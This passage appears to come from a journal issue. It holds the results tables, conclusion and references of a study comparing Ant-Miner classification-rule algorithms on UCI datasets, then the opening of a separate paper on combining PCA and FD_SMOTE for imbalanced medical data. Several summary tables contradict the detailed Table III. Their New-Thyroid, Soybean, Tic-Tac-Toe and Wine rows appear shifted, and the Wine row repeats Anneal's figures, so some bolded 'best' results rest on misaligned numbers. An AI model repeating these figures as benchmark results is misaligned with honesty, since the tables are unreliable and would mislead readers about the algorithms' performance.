Hypothyroid	67.708 ±3.105	2.020 ±0.059	5.600 ±0.163	14	11.300 ±0.448	64.583 ±3.991	2.105 ±0.081	4.900 ±0.100	16	10.300 ±0.423
Ionosphere	82.643 ±1.580	0.980 ±0.014	10.100 ±0.233	376	9.900 ±0.277	84.056 ±1.804	1.000 ±0.000	7.900 ±0.100	568	7.900 ±0.100
New-Thyroid	86.039 ±3.129	1.240 ±0.098	5.300 ±0.153	4	6.500 ±0.428	84.978 ±2.681	1.300 ±0.100	5.000 ±0.000	3	6.500 ±0.500
Soybean-Large	97.720 ±0.69	1.210 ±0.034	5.800 ±0.291	20	7.000 ±0.365	93.839 ±1.305	1.296 ±0.046	5.600 ±0.267	20	7.300 ±0.517
Soybean-Small	98.000 ±2.000	0.750 ±0.000	4.000 ±0.000	3	3.000 ±0.000	87.500 ±4.549	1.175 ±0.075	4.000 ±0.000	3	4.700 ±0.300
Tic-Tac-Toe	70.138 ±1.352	1.424 ±0.084	9.200 ±0.727	29	13.400 ±1.275	71.299 ±1.448	1.360 ±0.106	8.200 ±0.772	22	11.800 ±1.590
Wine	83.660 ±2.307	0.940 ±0.020	11.100 ±0.504	23	10.500 ±0.637	83.824 ±3.349	0.882 ±0.002	8.500 ±0.167	25	7.500 ±0.167

TABEL III (CONT...) COMPARATIVE PERFORMANCE ANALYSIS OF ANT-MINERS

	cAnt_Miner2					**cAnt_MinerPB**				
Data Set	**Accuracy**	**Terms per rule**	**Number of rules**	**Tim (Sec)**	**Model size**	**Accuracy**	**Terms per rule**	**Number of rules**	**Time (Sec)**	**Model size**
Anneal	84.582 ±1.576	2.050 ±0.086	11.400 ±0.267	283	23.500 ±1.376	87.847 ±0.525	2.686 ±0.140	18.100 ±0.623	1381	48.700 ±3.256
Australian	85.652 ±1.519	1.431 ±0.086	7.400 ±0.267	64	10.700 ±0.895	84.928 ±1.263	1.675 ±0.139	11.500 ±0.522	380	19.700 ±2.231
Backup	95.441 ±0.530	1.345 ±0.059	4.900 ±0.100	254	6.600 ±0.340	95.118 ±1.007	1.213 ±0.100	5.100 ±0.100	423	6.200 ±0.533
Breast	92.133 ±1.190	1.018 ±0.018	10.600 ±0.221	57	10.800 ±0.327	94.416 ±0.944	1.058 ±0.028	13.000 ±0.422	378	13.800 ±0.680
Bupa	66.134 ±2.699	1.046 ±0.042	7.200 ±0.249	17	7.600 ±0.521	67.832 ±2.575	1.311 ±0.069	10.500 ±0.307	155	13.800 ±0.879
Crx	86.667 ±1.076	1.293 ±0.054	6.700 ±0.153	68	8.700 ±0.496	85.362 ±0.977	1.528 ±0.103	11.400 ±0.581	409	17.800 ±1.879
Diabetes	68.624 ±0.961	1.703 ±0.054	8.100 ±0.180	27	13.800 ±0.533	73.305 ±1.107	2.479 ±0.108	13.400 ±0.636	426	33.600 ±2.553
German	67.800 ±1.711	1.232 ±0.051	8.500 ±0.224	97	10.500 ±0.563	71.700 ±2.000	2.647 ±0.249	28.100 ±1.394	3061	77.300 ±10.414
Hepatitis	64.917 ±4.004	1.885 ±0.068	4.800 ±0.200	62	9.100 ±0.586	62.625 ±3.859	2.116 ±0.130	10.600 ±0.427	314	22.700 ±2.039
Horse-Colic	85.333 ±1.507	1.120 ±0.074	5.000 ±0.000	41	5.600 ±0.371	85.667 ±1.928	1.438 ±0.141	6.800 ±0.442	550	10.100 ±1.449
House-Vote	95.618 ±1.006	0.795 ±0.005	4.900 ±0.100	9	3.900 ±0.100	94.704 ±0.919	1.433 ±0.079	5.900 ±0.100	63	8.500 ±0.543

Hypothyroid	69.083 ±2.919	1.945 ±0.084	4.600 ±0.163	27	9.000 ±0.596	62.458 ±4.397	2.300 ±0.226	10.300 ±0.335	323	24.200 ±2.951
Ionosphere	78.905 ±1.503	0.900 ±0.017	7.900 ±0.100	816	7.100 ±0.100	84.905 ±2.252	1.282 ±0.050	15.400 ±0.476	6347	19.900 ±1.251
New-Thyroid	86.991 ±1.507	1.200 ±0.082	5.700 ±0.153	10	6.900 ±0.586	92.532 ±1.057	1.058 ±0.032	6.500 ±0.224	76	6.900 ±0.379
Soybean-Large	95.441 ±0.530	1.291 ±0.069	6.000 ±0.298	87	7.900 ±0.781	95.140 ±1.098	1.427 ±0.142	5.500 ±0.269	353	8.100 ±1.080
Soybean-Small	91.000 ±5.260	1.125 ±0.067	4.000 ±0.000	10	4.500 ±0.269	98.000 ±2.000	1.150 ±0.067	4.000 ±0.000	55	4.600 ±0.267
Tic-Tac-Toe	72.132 ±0.965	1.187 ±0.087	8.300 ±0.517	22	10.200 ±1.209	80.475 ±1.328	1.691 ±0.178	12.200 ±1.200	310	22.500 ±4.382
Wine	84.804 ±1.693	0.882 ±0.003	8.500 ±0.224	44	7.500 ±0.224	86.536 ±1.680	0.894 ±0.002	9.500 ±0.224	700	8.500 ±0.224

L. Comparative Analysis of Ant-Miners w.r.t Accuracy

With the critical view of Table IV, we find that the results of cAnt_MinerPB are more promising in terms of accuracy comparisons. The Algorithm "cAnt_MinerPB" is winner 10 times out of 18 and Ant_Miner is 5 times winner and one time withdraws with cAnt_MinerPB. The results shows that the performance of cAnt_MinerPB is promising for the databases where the size of database is larger, number of attributes and number of classes are high.

TABLE IV. COMPARATIVE ANALYSIS OF ANT-MINERS W.R.T ACCURACY

	Accuracy Comparison			
Data Set	Ant_Miner	cAnt_Miner	cAnt_Miner2	cAnr_MinerPB
Anneal	86.468	85.884	84.582	**87.847**
Australian	**85.652**	85.362	**85.652**	84.928
Backup	**97.699**	94.129	95.441	95.118
Breast	92.841	92.694	92.133	**94.416**
Bupa	61.992	65.193	66.134	**67.832**
Crx	85.942	85.362	**86.667**	85.362
Diabetes	69.152	68.612	68.624	**73.305**
German	70.3	69	67.8	**71.712**
Hepatitis	**67.167**	60	64.917	62.625
Horse-Colic	**87.333**	86.333	85.333	85.667
House-Vote	95.624	**95.867**	95.618	94.704
Hypothyroid	67.708	64.583	**69.083**	62.458
Ionosphere	82.643	84.056	78.905	**84.905**
New-Thyroid	86.039	84.978	86.991	**92.532**
Soybean-Large	**97.721**	93.839	95.441	95.141
Soybean-Small	**98**	87.521	91	**98**
Tic-Tac-Toe	70.138	71.299	72.132	**80.475**
Wine	83.66	83.824	84.804	**86.536**
Average	82.559	81.028	81.7365	**83.530**

M. Comparative Analysis of Ant-Miners w.r.t Terms per Rule

The literature study shows that the rule discovering approach is promising if the terms per rule are lesser. The Table V depicts the comparative performance of the given approaches in terms of terms per rule. The performance of cAnt_Miner and cAnt_Miner2 has the lesser terms per rule with respect to other approaches.

TABLE V. COMPARATIVE ANALYSIS OF ANT-MINERS W.R.T TERMS PER RULE

	Terms per rule			
Data Sets	Ant_Miner	cAnt_Miner	cAnt_Miner2	cAnt_MinerPB
Anneal	**1.836 ±0.030**	2.031 ±0.043	2.050 ±0.086	2.686 ±0.140
Australian	**1.404 ±0.060**	1.474 ±0.041	1.431 ±0.086	1.675 ±0.139
Backup	**1.097 ±0.053**	1.180 ±0.020	1.345 ±0.059	1.213 ±0.100
Breast	1.060 ±0.010	**0.950 ±0.017**	1.018 ±0.018	1.058 ±0.028
Bupa	1.010 ±0.010	**1.000 ±0.000**	1.046 ±0.042	1.311 ±0.069
Crx	1.448 ±0.051	1.507 ±0.058	**1.293 ±0.054**	1.528 ±0.103
Diabetes	1.724 ±0.046	**1.610 ±0.039**	1.703 ±0.054	2.479 ±0.108
German	1.441 ±0.039	1.510 ±0.065	**1.232 ±0.051**	2.647 ±0.249
Hepatitis	2.048 ±0.103	1.972 ±0.062	**1.885 ±0.068**	2.116 ±0.130
Horse-Colic	1.095 ±0.039	**1.090 ±0.049**	1.120 ±0.074	1.438 ±0.141
House-Vote	0.905 ±0.058	**0.782 ±0.014**	0.795 ±0.005	1.433 ±0.079
Hypothyroid	2.020 ±0.059	2.105 ±0.081	**1.945 ±0.084**	2.300 ±0.226
Ionosphere	0.980 ±0.014	1.000 ±0.000	**0.900 ±0.017**	1.282 ±0.050
New-Thyroid	**1.240 ±0.098**	1.300 ±0.100	1.291 ±0.069	1.427 ±0.142
Soybean-Large	1.210 ±0.034	1.296 ±0.046	**1.125 ±0.067**	1.150 ±0.067
Soybean-Small	**0.750 ±0.000**	1.175 ±0.075	1.187 ±0.087	1.691 ±0.178
Tic-Tac-Toe	1.424 ±0.084	1.360 ±0.106	**0.882 ±0.003**	0.894 ±0.002
Wine	0.940 ±0.020	**0.882 ±0.002**	2.050 ±0.086	2.686 ±0.140

N. Comparative Analysis of Ant-Miners w.r.t Number of Rules

The literature study shows that the rule discovering approach is promising if the discovered Number of Rules are lesser for the classification purpose. The Table VI shows the performance comparison of the given approaches in terms of Number of Rules discovered. The performance of cAnt_Miner is promising with respect to the other state-of-the-art approaches.

TABLE VI. COMPARATIVE ANALYSIS OF ANT-MINERS W.R.T NUMBER OF RULES

	Number of rules			
Data Sets	Ant_Miner	cAnt_Miner	cAnt_Miner2	cAnt_MinerPB
Anneal	12.300 ±0.260	**10.980 ±0.208**	11.400 ±0.267	18.100 ±0.623
Australian	8.300 ±0.213	**6.600 ±0.163**	7.400 ±0.267	11.500 ±0.522
Backup	5.400 ±0.163	5.000 ±0.000	**4.900 ±0.100**	5.100 ±0.100
Breast	13.500 ±0.342	**10.300 ±0.153**	10.600 ±0.221	13.000 ±0.422
Bupa	9.100 ±0.100	7.400 ±0.163	**7.200 ±0.249**	10.500 ±0.307
Crx	7.800 ±0.249	**6.300 ±0.260**	6.700 ±0.153	11.400 ±0.581
Diabetes	9.200 ±0.200	8.500 ±0.224	**8.100 ±0.180**	13.400 ±0.636
German	9.800 ±0.389	8.800 ±0.133	**8.500 ±0.224**	28.100 ±1.394
Hepatitis	5.500 ±0.269	4.900 ±0.277	**4.800 ±0.200**	10.600 ±0.427
Horse-Colic	**4.400 ±0.221**	5.200 ±0.133	5.000 ±0.000	6.800 ±0.442
House-Vote	5.300 ±0.300	**4.700 ±0.213**	4.900 ±0.100	5.900 ±0.100
Hypothyroid	5.600 ±0.163	4.900 ±0.100	**4.600 ±0.163**	10.300 ±0.335
Ionosphere	10.100 ±0.233	**7.900 ±0.100**	**7.900 ±0.100**	15.400 ±0.476
New-Thyroid	5.300 ±0.153	**5.000 ±0.000**	6.000 ±0.298	5.500 ±0.269
Soybean-Large	5.800 ±0.291	5.600 ±0.267	**4.000 ±0.000**	**4.000 ±0.000**
Soybean-Small	**4.000 ±0.000**	**4.000 ±0.000**	8.300 ±0.517	12.200 ±1.200
Tic-Tac-Toe	9.200 ±0.727	**8.200 ±0.772**	8.500 ±0.224	9.500 ±0.224
Wine	11.100 ±0.504	**8.500 ±0.167**	11.400 ±0.267	18.100 ±0.623

O. Comparative Analysis of Ant-Miners w.r.t Time

The time constraint is very important and performance measuring attributes for the rule mining approaches particularly and computational area generally. The algorithmic approach requiring lesser time for the discovery of rules is promising. Here the Table VII shows the performance comparison of the given approaches in terms of time consumption for the rule discovery from the database. The performance of Ant_Miner in terms of "time" is promising with respect to the other state-of-the-art approaches.

TABLE VII. COMPARATIVE ANALYSIS OF ANT-MINERS W.R.T TIME

	Time (Sec)			
Data Sets	Ant_Miner	cAnt_Miner	cAnt_Miner2	cAnt_MinerPB
Anneal	**89**	858	283	1381
Australian	**33**	40	64	380
Backup	**14**	325	254	423
Breast	**28**	30	57	378
Bupa	27	23	**17**	155
Crx	**40**	52	68	409
Diabetes	28	**23**	27	426
German	57	104	97	3061
Hepatitis	**42**	62	62	314
Horse-Colic	**12**	32	41	550
House-Vote	15	**7**	9	63
Hypothyroid	**14**	16	27	323
Ionosphere	**376**	568	816	6347
New-Thyroid	4	**3**	87	353
Soybean-Large	20	20	**10**	55
Soybean-Small	**3**	**3**	22	310
Tic-Tac-Toe	29	**22**	44	700
Wine	**23**	25	283	1381

P. Comparative Analysis of Ant-Miners w.r.t Model Size

The literature study shows that the rule discovering approach is promising if the model size generated for the discovery of classification rules is smaller in size. The Table VIII shows the performance comparison of the given approaches in terms of model size. The performance of cAnt_Miner is more promising with respect to the other state-of- the -art approaches.

TABLE VIII. COMPARATIVE ANALYSIS OF ANT-MINERS W.R.T MODEL SIZE

	Model size			
Data Sets	Ant_Miner	cAnt_Miner	cAnt_Miner2	cAnt_MinerPB
Anneal	22.600 ±0.702	**22.260 ±0.368**	23.500 ±1.376	48.700 ±3.256
Australian	11.700 ±0.684	**9.700 ±0.260**	10.700 ±0.895	19.700 ±2.231
Backup	**5.900 ±0.277**	**5.900 ±0.100**	6.600 ±0.340	6.200 ±0.533
Breast	14.300 ±0.367	**9.800 ±0.291**	10.800 ±0.327	13.800 ±0.680
Bupa	9.200 ±0.200	**7.400 ±0.163**	7.600 ±0.521	13.800 ±0.879
Crx	11.200 ±0.249	9.500 ±0.543	**8.700 ±0.496**	17.800 ±1.879
Diabetes	15.900 ±0.640	**13.700 ±0.539**	13.800 ±0.533	33.600 ±2.553
German	14.100 ±0.640	13.300 ±0.651	**10.500 ±0.563**	77.300 ±10.414
Hepatitis	11.200 ±0.712	9.600 ±0.521	**9.100 ±0.586**	22.700 ±2.039
Horse-Colic	**4.800 ±0.249**	5.700 ±0.367	5.600 ±0.371	10.100 ±1.449
House-Vote	4.900 ±0.526	**3.700 ±0.213**	3.900 ±0.100	8.500 ±0.543
Hypothyroid	11.300 ±0.448	10.300 ±0.423	**9.000 ±0.596**	24.200 ±2.951
Ionosphere	9.900 ±0.277	7.900 ±0.100	**7.100 ±0.100**	19.900 ±1.251
New-Thyroid	**6.500 ±0.428**	**6.500 ±0.500**	7.900 ±0.781	8.100 ±1.080
Soybean-	7.000	7.300	**4.500**	4.600

Large	±0.365	±0.517	**±0.269**	±0.267
Soybean-Small	**3.000** **±0.000**	4.700 ±0.300	10.200 ±1.209	22.500 ±4.382
Tic-Tac-Toe	13.400 ±1.275	11.800 ±1.590	**7.500** **±0.224**	8.500 ±0.224
Wine	10.500 ±0.637	**7.500** **±0.167**	23.500 ±1.376	48.700 ±3.256

VI. Conclusion

This research study provides performance analysis of selective Ant-Miners (Ant-Miner, cAnt_Miner, cAnt_Miner2 and cAnt_MinerPB) for the discovery of classification rule. The comparative performance analysis is performed in terms of accuracy, terms per rule, number of rules, running time and model size discovered by the corresponding rule mining algorithms. The results provides the emerging patterns of performance on the specific data sets depending on the variation in number of attributes, size of the database and number of classes. Myra Tool is used for the performance analysis of Ant_Miners focused in the study. We selected 18 public data sets (available on the UCI repository) for the extensive comparative performance analysis of the Ant_Miners. Our results shows that the number of rules, number of terms per rule, running time and model size discovered by cAnt_MinerPB is higher than other Ant_Miners. This research study contributes in two perspectives; firstly by providing focused survey of Ant Colony Optimization based classification rule mining approaches and secondly by providing extensive performance analysis of Ant_Miners by using larger number of data sets. In future performance of Ant_Miners can be analyzed by using bioinformatics data sets.

Acknowledgment

This research work is sponsored by the Higher Education Commission (HEC) of Pakistan in the form of Scholarship for the PhD program. We are thankful to HEC Pakistan.

References

[1] E. Noda, A.A. Freitas and H.S. Lopes, “Discovering interesting prediction rules with a genetic algorithm,” in Proceedings of 1999 congress on evolutionary computation (CEC’ 99), Washington, July 1999, pp. 1322-1329.

[2] D.L.A. Araujo, H.S. Lopes and A.A. Freitas. Rule discovery with a parallel genetic algorithm. Proc. 2000 Genetic and Evolutionary Computation (GECCO-2000) Workshop Program, Las Vegas, NV, USA. July 2000, pp. 89-92.

[3] M.V. Fidelis, H.S. Lopes and A.A. Freitas. Discovering comprehensible classification rules with a genetic algorithm. Proc. Congress on Evolutionary Computation - 2000 (CEC-2000), La Jolla, CA, USA, July/2000, pp. 805-810.

[4] L. Yang, D.H. Widyantoro, T. Ioerger and J. Yen, “An entropy-based adaptive genetic algorithm for learning classification rules,” in Proceeding of the 2001 congress on evolutionary computation, Seoul, May 2001, pp. 790-796.

[5] X. Zhongyang, Z. Lei and Z. Yufang, A classification rule mining method using hybrid genetic algorithms, IEEE TENCON, Thailand, 2004.

[6] X. Shi and H. Lei, “A genetic algorithm-based approach for classification rule discovery,” in Proceedings of International conference on information management, innovation management and industrial engineering (IEEE), Taipei, Dec 2008, pp. 175-178.

[7] M. Muntean and H. Valean, “Learning classification rules with genetic algorithm,” Communications (COMM), 2010 8th International Conference on, Bucharest, Romania, June 2010, pp. 213-216.

[8] Priyanka Sharma and Saroj, “Discovery of Classification Rules using Distributed Genetic Algorithm”, International Conference on Information and Communication Technologies (ICICT 2014), Procedia Computer Science 46 (2015), pp. 276 – 284.

[9] Rekha Dahiya and Anshima Singh, “A Survey on Text Mining using Genetic Algorithm”, International Journal of innovative Research and Development, Vol.3 , Issue 5, May 2014.

[10] Alberto Cano, Jose Mara Luna, Amelia Zafra, and Sebastian Ventura, “A Classification Module for Genetic Programming Algorithms in JCLEC”, Journal of Machine Learning Research 16 (2015), pp. 491-494.

[11] http://jclec.sourceforge.net/classification.

[12] A.Bharathi and E.Deepankumar, “Survey on Classification Techniques in Data Mining”, International Journal on Recent and Innovation Trends in Computing and Communication ISSN: 2321-8169, Volume: 2 Issue: 7, July 2014.

[13] Rasika P. Ghom and N. R. Chopde, “Survey Paper on Data Mining Using Neural Network”, International Journal of Science and Research (IJSR), Volume 4 Issue 3, March 2015.

[14] Chamatkar, A.J. and Butey, “Implementation of Different Data Mining Algorithms with Neural Network”, International Conference on Computing Communication Control and Automation (ICCUBEA), 2015.

[15] C.C. Bojarczuk, H.S. Lopes, and A.A. Freitas, “Discovering comprehensible classification rules using Genetic Programming: a case study in a medical domain,” in Proceedings of genetic and evolutionary computation conference (GECCO- 99), 1999, pp. 953-958.

[16] K.C. Tan, A. Tay, T.H. Lee, C.M. Heng, “Mining multiple comprehensible classification rules using genetic programming,” in Proceedings of the 2002 congress on evolutionary computation, Honolulu, May 2002, pp.1302–1307.

[17] Chi Zhou, Weimin Xiao, Thomas M. Tirpak and Peter C. Nelson, “Evolving Classification Rules with Gene Expression Programming”, in IEEE Transactions on Evolutionary Computation, Vol.7, 2003.

[18] Anubha Sharma and Nirupama Tiwari, “A Survey of Fuzzy Based Association Rule Mining to Find Co-Occurrence Relationships”, IOSR Journal of Computer Engineering (IOSR-JCE) e-ISSN: 2278-0661, p-ISSN: 2278-8727Volume 16, Issue 1, Ver. 5 (Jan. 2014), pp. 83-87.

[19] R.T. Alves, M.R. Delgado and A.A. Freitas. Knowledge discovery with artificial immune systems for hierarchical multi-label classification of protein functions. In: Proc. 2010 World Congress on Computational Intelligence (WCCI-2010/FUZZ-IEEE-2010), pp. 2098-2105.

[20] K.S.Thirunavukkarasu and S.Sugumaran, “Survey Of Classification Rule Mining Techniques For Identifying Disease Cause And Diagnosis”, International Journal of Computer Science and Mobile Computing, IJCSMC, Vol. 2, Issue. 12, December 2013, pp. 229 – 238.

[21] Preeti lata sahu, Aradhana Singh and K.L.Sinha, “A Survey on Data Mining Techniques for Classification of Images”, International Journal of Current Engineering and Scientific Research (Ijcesr), Volume-2, Issue-1, 2015.

[22] Chaitali Vaghela, Nikita Bhatt and Darshana Mistry, “A Survey on Various Classification Techniques for Clinical Decision Support System”, International Journal of Computer Applications (0975 – 8887), Volume 116 – No. 23, April 2015.

[23] Mihir R Patel and Dipak Dabhi, “An Extensive Survey on Association Rule Mining Algorithms”, International Journal of Emerging Technology and Advanced Engineering, Volume 5, Issue 1, January 2015.

[24] Y.D. Zhang and L.N. Wu, “A genetic ant colony classifier,” in Proceeding of World Congress on Computer Science and Information Engineering, Los Angeles, April 2009, pp. 744 - 748 .

[25] Sonal P. Rami and Mahesh H. Panchal, “Comparative Analysis of Variations of Ant-Miner by Varying Input Parameters” , International Journal of Computer Applications (0975 – 8887) Volume 60– No.3, December 2012.

[26] N.N Das and Anjali Saini, “A Survey on Different Algorithms of Association Rule Mining and Ant Colony Optimization”, International Journal of Information Science and Computing 1(1): June, 2014, pp. 43-48.

[27] Vanaja, S. and K. Rameshkumar, “Performance Analysis of Classification Algorithms on Medical Diagnoses-a Survey”, Journal of Computer Science 2015, 11 (1), pp. 30-52.

[28] R.S. Parpinelli, H.S. Lopes and A.A. Freitas. Data Mining with an Ant Colony Optimization Algorithm. IEEE Trans. on Evolutionary Computation, special issue on Ant Colony algorithms, 6(4), Aug. 2002, pp. 321-332.

[29] K. Salama and A.A. Freitas. Learning Bayesian network classifiers using ant colony optimization. Swarm Intelligence, Vol. 7, Issue 2-3, Sep. 2013, pp. 229-254.

[30] A.A. Freitas. Are we really discovering "interesting" knowledge from data? Expert Update (the BCS-SGAI Magazine), Vol. 9, No. 1, Special Issue on the 2nd UK KDD Workshop, autumn 2006, pp. 41-47.

[31] A.A. Freitas. A Review of Evolutionary Algorithms for Data Mining. In: O. Maimon and L. Rokach (Eds.) Soft Computing for Knowledge Discovery and Data Mining, pp. 61-93. Springer, 2007.

[32] R.S. Parpinelli, H.S. Lopes and A.A. Freitas. Data Mining with an Ant Colony Optimization Algorithm. IEEE Trans. on Evolutionary Computation, special issue on Ant Colony algorithms, 6(4), Aug. 2002, pp. 321-332.

[33] J. Smaldon and A.A. Freitas. Improving the interpretability of classification rules in sparse bioinformatics datasets. In: Research and Development in Intelligent Systems XXIII - Proc. of AI-2006, Springer, 2006 pp. 377-381.

[34] E.P. Costa, A.C. Lorena, A.C.P.L.F. Carvalho, and A.A. Freitas. A review of performance evaluation measures for hierarchical classifiers. In: Evaluation Methods for Machine Learning II: papers from the 2007 AAAI Workshop, Vancouver, AAAI Press, 2007, pp. 1-6.

[35] R.S. Parpinelli, H.S. Lopes and A.A. Freitas. An ant colony based system for data mining: applications to medical data. Proc. 2001 Genetic and Evolutionary Computation Conf. (GECCO-2001), Morgan Kaufmann, 2001, pp. 791-798.

[36] T. Karthikeyan and J. Mohana Sundaram, “A Study on Ant Colony Optimization with Association Rule”, International Journal of Advanced Research in Computer Science and Software Engineering, Volume 2, Issue 5, May 2012.

[37] A. Colomi, M. Dorigo, and V. Maniezzo, “Distributed optimization by ant colonies,” Proceedings of the 1st European Conference on Artificial Life, 1991, pp.134-142.

[38] M. Dorigo. Optimization, Learning and Natural Algorithms (in Italian). PhD thesis, Dipartimento di Elettronica, Politecnico di Milano, Milan, Italy, 1992.

[39] Bo Liu , Hussein A.Abbass, Bob McKay, Density_based Heuristic for Rule Discovery with Ant_Miner, The 6th Australia- Japan Joint Workshop on Intelligent and Evolutionary System,2002, page 180-184.

[40] B. Liu, H.A. Abbass, and B. McKay, “Classification rule discovery with ant colony optimization,” in Proceedings of IEEE/WIC International Conference on Intelligent Agent Technology, 2003, pp. 83–88.

[41] D. Martens, M. de Backer, R. Haesen, J. Vanthienen, M. Snoeck, and B. Baesens, “Classification with ant colony optimization,” IEEE Transactions on Evolutionary Computation, Vol. 11, No. 5. Oct. 2007.

[42] Waseem Shahzad, and Abdul Rauf Baig, "Compatibility as a heuristic for construction of rules by artificial ants," Journal of Circuits, Systems, and Computers, Vol.19, No.1, February 2010, pp. 297-306.

[43] Waseem Shahzad and Abdul Rauf Baig, "Hybrid associative classification algorithm using ant colony optimization," International Journal of Innovative Computing, Information and Control (IJICIC), Vol. 7 No. 12, December 2011, pp. 6815-6826.

[44] Abdul Rauf Baig and Waseem Shahzad, "A correlation based AntMiner for classification rule discovery," Neural Computing and Applications Journal, (in press and available online from Springer website for NCA journal). Springer: ISSN: 0941-0643.

[45] F.E.B. Otero, A.A. Freitas and C.G. Johnson. cAnt-Miner: an ant colony classification algorithm to cope with continuous attributes. In: Ant Colony Optimization and Swarm Intelligence (Proc. ANTS 2008), Lecture Notes in Computer Science 5217, pp. 48-59. Springer, 2008.

[46] P Jin, Y Zhu, K Hu and S Li , “Classification rule mining based on ant colony optimization algorithm”, - Intelligent Control and Automation, 2006 – Springer.

[47] P. S. Shelokar, V. K. Jayaraman, and B. D. Kulkarni, “An Ant Colony Optimization–based Classifier System for Bacterial Growth”, Internet Electron. J. Mol. Des. 2004, 3, 572–585, http://www.biochempress.com.

[48] Lichman, M. (2013). UCI Machine Learning Repository [http://archive.ics.uci.edu/ml]. Irvine, CA: University of California, School of Information and Computer Science.

[49] Otero F.E.B.: Ant Colony Optimization Framework, MYRA. https://github.com/febo/myr

A Classification Model for Imbalanced Medical Data based on PCA and Farther Distance based Synthetic Minority Oversampling Technique

NADIR MUSTAFA
School of Computer Science and Engineering
University of Electronic Science and Technology of China,
Chengdu, 611731, China

Engr. Raheel A. Memon
Assistant Professor Computer Science
Sukkur Institute of Business Administration
Airport Road, Sukkur 65200, Sindh, Pakistan

JIAN-PING LI
School of Computer Science and Engineering
University of Electronic Science and Technology of China,
Chengdu, 611731, China

Mohammed Z. Omer
School of Computer Science and Engineering
University of Electronic Science and Technology of China,
Chengdu, 611731, China

***Abstract*—Medical data are extensively used in the diagnosis of human health. So it has played a vital role for physicians as well as in medical engineering. Accordingly, many types of research are going on related to this to have a better prediction of the diseases or to improve the diagnosis quality. However, most of the researchers work on either dimensionality space or imbalanced data. Due to this, sometimes one may not have the accurate predictions or classifications of the malignant diseases as both the factors are equally important. So it still needs an improvement or more work required to address these biomedical challenges by combing both the factors. As such this paper proposes a new and efficient combined algorithm based on FD_SMOTE (Farther Distance Based on Synthetic Minority Oversampling Techniques) and Principle Component Analysis (PCA), which successfully reduces the high dimensionality and balances the minority class. Finally, the present algorithm has been investigated on biomedical data and it gives the desired results in terms of dimensionality and data balancing. Here, In this paper, the quality of dimensionality reduction and balanced data has been evaluated using assessment metrics like co-variance, Accuracy (ACC) and Area Under the Curve (AUC). It has been observed from the numerical results that the performance of the algorithm achieved the best accuracy with metrics of ACC and AUC.**

Keywords*—Principle Component Analysis; Information Gain; farther Distance based Synthetic Minority Oversampling; Correlation based Feature

I. Introduction

Classification is an important task of machine learning and data mining. Classification modeling is to learn a function from training data, which makes as few errors as possible when being applied to data previously unseen. A large number of classification algorithms have been developed and used with medical applications, due to its importance for physicians in the diagnosis. Many researchers have been done to discuss the great challenges of the medical data. Imbalance class is the main challenge that influences to the classification of the medical data. In many cases, the nature of medical data follows the skewed distribution. Its instances in the majority and minority classes are not equality represented [1, 2]. Hence, the medical data becomes imbalanced when its majority class has a larger number of instances. With the traditional classification algorithms obtain a higher accuracy over majority while Versa with minority class. For this reason, new techniques and methods for dealing with class imbalance have been proposed [9]. These techniques can be classified into three methods: those that amend the data distribution by resampling techniques (data level methods) [11], and those at the level of the learning algorithm which adapt a base classifier to deal with class imbalance (algorithm level methods), and those at the features selection level which find an optimal features among the whole the features. In this paper, we proposed a combined solution to classify imbalanced data, which successfully reduces dimensionality, and balances the minority class using a combination of Principle Component Analysis (PCA) and Synthetic Minority Oversampling Techniques. The innovation of this proposal is the joint utilization of both (PCA) and FD_SMOTE techniques, which achieved superior results in our experiment. In this paper, the quality of dimensionality reduction and balanced data has been evaluated using assessment metrics like Co-variance, Accuracy (ACC), and Area Under the Curve (AUC). It has been observed from the numerical results that the performance of the algorithm achieved the best accuracy with metrics (ACC) and (AUC). Finally, the FD_SMOTE technique has been investigated on biomedical data, and it realized the desired results in terms of dimensionality and data-balancing.

This paper is organized as follows. In Section 2 background of the present study with the literature review has been presented. After that in Section 3 existing approaches have been discussed. Next in Section 4, a new method has been proposed with experimental analysis. Lastly Section 5 includes the conclusion part.

II. Backgrounds

Imbalanced data is the most important issue in all applications of the real world, and the classification accuracy based on minority class can get a higher priority than that majority class, so it is a significant work to enhance the classification precision of minority class. In this section, we will explain the basic concept of the problem and the associated solution.

A. *Imbalanced Data Problem*

Sun et. al stated that the most understandable problem in data set is the imbalance data distribution between classes [10]. Nevertheless, the earlier studies and research stated that the imbalanced data distribution is not only the main issue that reduces the performance of the existing classifiers in specifying rare samples. The other influential issue of the classifier performance is small samples size, separability and the existence of within-class.

B. *Presented Approach of Imbalanced Data Problem*

There are different approaches have been presented to tackle the imbalance class problem [7], [8,] [9], which can be categorized as a resampling approach, algorithms approach and features selection approach.

- The preprocessing approach is a combination of over-sampling technique and under-sampling technique. The Oversampling is a powerful method used to add new samples, while under-sampling is a process of removing existing samples. These techniques mostly fix the imbalance data by generating or updating some of the classifiers algorithms. The classification algorithm should include the cost sensitivity, recognition-based approaches, and kernel-based learning techniques, which perfectly provide an acceptable solution for the imbalanced data problem. The support vector machine SVM is one of the most popular algorithms that embed the previous techniques [9]. Due to a large amount of bio-medical data and class imbalance ratio, applying the algorithm alone is not a good idea. Hence new hybrid approaches are required as a combination of sampling techniques and algorithms [10].

- The algorithms approach is the most popular technique that has been used to fix the imbalanced data problem, which is the bias towards the majority class and ignoring the minority class. The correct classification of the minority class gives a better accuracy, while in many applications, misclassification of minority class results in serious problems [11]. The inaccurate classification of the benign disease leads to additional diagnosis, while the inaccurate classification of malignant disease puts the human life at serious risk. Therefore, most of the machine learning algorithms tries to enhance the inaccurate classification of the minority class.

- The feature selection approach has been presented as a good solution for bio-medical data with a large amount. The size of this data can be reduced to a lower space dimension using linear transformation or non-linear transformation which is used based on its linearity nature. Imbalanced data on minority class and high dimensionality problem causes a misclassification. This misclassification of entities that have the same attribute value could disturb the diagnoses of diseases. For example, the boundaries between a malignant headache and a brain tumor could be vague under some circumstances, which is obviously catastrophic. Therefore, it is not easy for the medical doctors to examine the abnormalities in human in the misclassified data. The hybridized of reduction dimensionality and balance data technique is necessary in most bio-medical applications in order to enhance and recover misclassifications details that may be hidden in the data [3][4].

III. The Proposed Method

The proposed method provides an accurate classification model by using a combination of the PCA and SMOTE technique. The PCA is used to reduce the high dimensionality of data by select an optimal feature from the original data set. The PCA generate a new dimension space of the data which implemented with the FD_SMOTE to balance the data of the minority class, while the imbalanced data split into train and test data, and then the balanced data applied to the different classifiers to achieve the better classification for the medical data.

A. *Principle Component Analysis*

